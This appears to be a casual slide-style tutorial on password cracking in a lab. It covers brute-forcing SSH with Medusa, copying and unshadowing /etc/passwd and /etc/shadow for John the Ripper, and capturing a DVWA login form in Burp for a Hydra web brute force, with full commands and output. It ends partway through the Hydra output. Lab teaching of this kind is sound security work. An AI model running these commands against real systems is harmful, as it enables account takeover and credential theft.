PASSWORD HACKING

Some simple ways of doing it .. Because you need to feel yourself a hacker ☺


KNOWN METHODS

- Brute force with different tools like ncrack, hydra or medusa.
- Brute force for hashed passwords with **john the ripper**
- Online password hacking
- Wifi password hacking

MORE ABOUT BRUTE FORCE


- It’s all about passwords .. They are the most critical point in a lot of systems
- We need a password list with a lot of passwords
- We need to have a host to atack
- We need to know the users of the host computer

MEEDUSA




```
root@15:~# medusa -h 192.168.0.34 -u dexter -P passwords.txt -M ssh
```

SOME TIME TO DRINK A COFFE



```
(8 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: 696969
(9 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: mustang
 (10 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: letmein
 (11 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: basebal
l (12 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: master
(13 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: michael
 (14 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: footbal
l (15 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: shadow
(16 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: monkey
(17 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: abc123
(18 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: pass (1
9 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: fuckme
(20 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: 6969 (2
1 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: jordan
(22 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: harley
(23 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: ranger
(24 of 501 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.34 (1 of 1, 0 complete) User: dexter (1 of 1, 0 complete) Password: qwerty1
234 (25 of 501 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.0.34 User: dexter Password: qwerty1234 [SUCCESS]
root@15:~#
```

/ETC/PASSWD AND /ETC/SHADOW




```
dexter@dexter-VirtualBox ~ $ scp dexter@192.168.55.170:/etc/passwd ~/passwd_file
The authenticity of host '192.168.55.170 (192.168.55.170)' can't be established.
ECDSA key fingerprint is SHA256:eV32JqA9UAzACN4f1PHQ+DbpWBBeJ6sve/x5jvy/BZ4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.55.170' (ECDSA) to the list of known hosts.
dexter@192.168.55.170's password:
passwd                                        100% 2357     2.3KB/s   00:00
```

DECRYPTING HASH PASSWORDS

umask 077
unshadow /etc/passwd /etc/shadow > passwd_file

→




```
root@15:~# john passwd_file
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (root)
1g 0:00:00:01 DONE 2/3 (2017-05-25 12:11) 0.7812g/s 692.9p/s 692.9c/s 692.9C/s 1
23456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@15:~# john --show
Password files required, but none specified
root@15:~# john --show passwd_file
root:qwerty:0:0:root:/root:/bin/bash

1 password hash cracked, 0 left
```

HOW TO CRACK ONLINE WEB PASSWORDS

GET THE WEB FORM PARAMETERS


- IP Address of the website
- URL
- type of form
- field containing the username
- field containing the password
- failure message

DVWA



Damn Vulnerable Web App (DVWA) – Login – Iceweasel
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (D...
192.168.1.101/dvwa/login.php
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
DVWA
Username
Password
Login

BURP SUITE

- We need to enable the *Proxy* and *Intercept* on the Burp Suite like I have below. Make sure to click on the *Proxy* tab at the top and then *Intercept* on the second row of tabs. Make certain that the "Intercept is on.”


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Hex

CONFIGURE OUR ICEWEASEL WEB BROWSER TO USE A PROXY



Connection

Configure how Icewease

Cached Web Content

Your web content cache

☐ Override automatic ca

Limit cache to 35

Offline Web Content and

Your application cache is

☑ Tell me when a websi

The following websites a

Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: Port: 8080

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0


SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5

No Proxy for:


localhost, 127.0.0.1

GET THE BAD LOGIN RESPONSE


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.1.101:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex


```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.101
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.101/dvwa/login.php
Cookie: security=high; PHPSESSID=2bf916cf3e2efd81554ca621450736fa
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

username=otw&password=otw&Login=Login
```

FORWARD THE REQUEST AND WE HAVE THE BAD LOGIN MESSAGE


Damn Vulnerable Web App (DVWA) – Login – Iceweasel
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (D...
192.168.1.101/dvwa/login.php
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
DVWA
Username
Password
Login


Login failed

HYDRA




```
root@kali:~# hydra -l admin -P /usr/share/dirb/wordlists/small.txt 192.168.1.101
 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Log
in failed" -V
```

THAT TIME I WILL HAVE A TEA




```
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "W3SVC2" - 40 of 958 [chil
d 12]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "W3SVC3" - 41 of 958 [chil
d 9]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "WEB-INF" - 42 of 958 [chi
ld 3]
